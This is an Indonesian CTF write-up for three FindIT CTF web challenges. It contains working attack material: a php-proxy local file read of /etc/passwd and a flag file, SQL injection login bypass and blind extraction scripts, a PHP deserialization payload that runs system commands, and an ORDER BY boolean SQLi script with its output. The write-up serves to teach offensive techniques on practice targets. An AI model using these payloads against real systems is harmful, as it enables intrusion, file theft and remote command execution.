
```
POST /app/index.php HTTP/1.1
Host: 34.124.192.13:60087
Content-Length: 24
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://34.124.192.13:60087
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
Referer: http://34.124.192.13:60087/app/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

url[]=file:///etc/passwd
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 02 Jun 2023 15:52:06 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.2
Set-Cookie: PHPSESSID=af2f610ed8fa3ab30779068dce51682e;
path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 642
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  preg_match() expects parameter 2 to be string, array
given in <b>
  /var/www/html/app/vendor/athlon1600/php-proxy/src/helpers.
  php
</b>
 on line <b>
  129
</b>
<br />
<br />
<b>
  Warning
</b>
:  Cannot modify header information - headers already sent
by (output started at
/var/www/html/app/vendor/athlon1600/php-proxy/src/helpers.ph
p:129) in <b>
  /var/www/html/app/index.php
</b>
 on line <b>
  44
</b>
<br />
<br />
<b>
  Warning
</b>
```


Dari error tersebut, didapatilah bahwa website menggunakan aplikasi **php-proxy** yang kemungkinan berasal dari **athlon1600**. Ketika dicari di internet, ketemulah dengan repo ini https://github.com/Athlon1600/php-proxy

Kalau dilihat dari issue reponya, ternyata ada LFI



Di issue ini juga menampilkan repo exploitnya
https://github.com/0xUhaw/CVE-Bins/tree/master/PHP-Proxy

Untuk line 55 kurubah dari menjadi
$tmpText = base64_url_decode("mtWq0WxikZlwaWSTlWqbaZxwn2NqYmRlbppwnHBiY2Q");
dengan base64 yang merupakan value dari parameter q setelah menginputkan
http://890123456789012345678901 2 pada website




Kemudian exploit bisa dijalankan untuk mengambil flag pada **/var/www/html/flag.txt**

```
┌──(kali㉿localh3art)-[~/CTF/findit/php-proxy]
└─$ php test.php --target http://34.124.192.13:60087/ --attackString file:///var/www/html/flag.txt
PHP Warning:  Module "soap" is already loaded in Unknown on line 0
the key is: 2a6a23ba793ab6f3e8f390119d9d7222
http://34.124.192.13:60087/?q=mMqixmxikZCtmqWQ2a3dYs2s059olp2SoJKt3Ks
```

Flag: FindITCTF{L_F_I_Z0n3s_f0r_U_H4ck3r}

Sekure

Diberikan sebuah web login, gampang di bypass tinggal admin' -- - aja




Nah masalahnya adalah habis login ga ada apa-apa
Ada sedikit masalah juga, pas coba pake OR itu kena badhacker

BADHACKERR!!!

No name provided.


Filter OR ini cukup ga enak ya, karena gabisa enum dari infORmation_schema.
Namun, apabila diperhatikan, di form itu password ditulis dengan passw0rd.




Hal ini cukup convenient karena berarti columnya tidak terkena filter OR.
Dari sini tinggal kita enum aja passwordnya

```
#!/usr/bin/env python3
import requests
from string import printable
# charset = "
(){},ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"
charset = ' ' + printable
charset = charset[:charset.find("/")] + charset[charset.find("/")+1:]

url = "http://143.198.200.16:50621/logins.php"

data = ""
for i in range(len(data)+1,1000):
    test = data
    for c in charset:
        print(b"Trying: " + data.encode() + c.encode())
        x = requests.post(url, data={"username": f"admin' AND
substring(passw0rd,{i},1) = '{c}' -- -", "passw0rd": f"a", "submit": ""})
```

```
        # print(x.text)
        if "Admin is logged in" in x.text:
            data += c
            print(data)
            break
    if data == test:
        break
```



Hasil akhirnya akan menjadi fl4gphp.
Nah saat kita ke fl4g.php, maka kita akan ketemu challenge baru



Admin is logged in.

```php
<?php
    session_start();

    if (isset($_SESSION['username'])) {
        echo "Admin is logged in.";
    } else {
        header("Location: login.html");
    }


    class suntikan{
        public $inject;
        function __construct(){
        }
        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
    if(isset($_REQUEST['r'])){
        $var1=unserialize($_REQUEST['r']);
        if(is_array($var1)){
            echo "<br/>".$var1[0]." - ".$var1[1];
        }
    }

    else{
        echo ""; # nothing happens here
    }
    highlight_file( __FILE__ );

?>
```


Lagi lagi ini insecure deserialization, karena di __wakeup ada eval, maka kita tinggal bikin object suntikan yang punya isi inject menjadi sesuatu kayak system($_GET[‘a’]) misalnya.

Tinggal bikin object seperti berikut


```
O:8:"suntikan":1:{s:6:"inject";s:19:"system($_GET['a']);";}
```

Lalu tinggal masukkan objectnya di parameter r dan apa saja yang kita ingin eksekusi di parameter a

ls -la
view-source:http://143.198.200.16:50621/fl4g.php?r=O:8:%22suntikan%22:1:{s:6:%22inject%22:s:19:%22system($_GET[%27a%27]);%22;}&a=ls%20-la%20/




cat /fl4g_k3r3n_4bies.txt
view-source:http://143.198.200.16:50621/fl4g.php?r=O:8:%22suntikan%22:1:%7Bs:6:%22inject%22;s:19:%22system($_GET[%27a%27]);%22;%7D&a=cat%20/fl4g_k3r3n_4bies.txt



Flag: FindITCTF{Bl1nd_S3kUre_W3b_k3r3N_Ab!ez}


Negara

Lagi lagi sqli




Kalau kita coba ganti sort by nya jadi value lain nanti dia bakalan error

Nah bisa dilihat bahwa parameter yang sort by itu ternyata masuk setelah order by, disini kita tinggal boolean based injection lewat order by
Kalau kita search B lalu sort by name maka yang keluar pertama adalah BHS



Kalau kita search B lalu sort by numeric maka yang keluar adalah ARE




Dari sini kita bisa set kalau true maka sort by name, kalau false maka sort by numeric atau sebaliknya. Lalu cek aja yang mana duluan, ARE atau BHS

```
#!/usr/bin/env python3
import requests
from string import printable
# charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
charset = printable
# print(printable)
url = "http://34.124.192.13:65052/"
# data = "CREATE TABLE "
data = ""
for i in range(len(data)+1,100):
    test = data
    for c in charset:
        print(b"Trying: " + data.encode() + c.encode())
        x = requests.post(url, data={"search": f"B", "order": f"CASE WHEN (SELECT
hex(substr(sql,{i},1)) FROM sqlite_master WHERE type='table' and tbl_name NOT
like 'sqlite_%' limit 1 offset 0) = hex('{c}') THEN numeric ELSE name END"})
        if x.text.find("<td>ARE</td>") < x.text.find("<td>BHS</td>"):
            data += c
            print(data)
            break
    if data == test:
        break
```

```
b'Trying: CREATE TABLE countries (\n\tcode_alpg'
b'Trying: CREATE TABLE countries (\n\tcode_alph'
CREATE TABLE countries (
 code_alph
b'Trying: CREATE TABLE countries (\n\tcode_alph0'
b'Trying: CREATE TABLE countries (\n\tcode_alph1'
b'Trying: CREATE TABLE countries (\n\tcode_alph2'
b'Trying: CREATE TABLE countries (\n\tcode_alph3'
b'Trying: CREATE TABLE countries (\n\tcode_alph4'
b'Trying: CREATE TABLE countries (\n\tcode_alph5'
b'Trying: CREATE TABLE countries (\n\tcode_alph6'
b'Trying: CREATE TABLE countries (\n\tcode_alph7'
b'Trying: CREATE TABLE countries (\n\tcode_alph8'
b'Trying: CREATE TABLE countries (\n\tcode_alph9'
b'Trying: CREATE TABLE countries (\n\tcode_alpha'
CREATE TABLE countries (
 code_alpha
b'Trying: CREATE TABLE countries (\n\tcode_alpha0'
b'Trying: CREATE TABLE countries (\n\tcode_alpha1'
b'Trying: CREATE TABLE countries (\n\tcode_alpha2'
b'Trying: CREATE TABLE countries (\n\tcode_alpha3'
CREATE TABLE countries (
 code_alpha3
b'Trying: CREATE TABLE countries (\n\tcode_alpha30'
b'Trying: CREATE TABLE countries (\n\tcode_alpha31'
b'Trying: CREATE TABLE countries (\n\tcode_alpha32'
b'Trying: CREATE TABLE countries (\n\tcode_alpha33'
b'Trying: CREATE TABLE countries (\n\tcode_alpha34'
b'Trying: CREATE TABLE countries (\n\tcode_alpha35'
b'Trying: CREATE TABLE countries (\n\tcode_alpha36'
b'Trying: CREATE TABLE countries (\n\tcode_alpha37'
b'Trying: CREATE TABLE countries (\n\tcode_alpha38'
b'Trying: CREATE TABLE countries (\n\tcode_alpha39'
```

Nah intinya tabel pertama itu nanti countries (yang bisa kita lihat juga pas nge error in)
Lalu kita coba naikin jadi OFFSET 1



ame NOT like 'sqlite_%' limit 1 offset 1) = hex('{c}')

```
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b"Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
b'Trying: CREATE TABLE flag (\n\tflag VARCHAR(255) NO
CREATE TABLE flag (
 flag VARCHAR(255) NOT NULL,
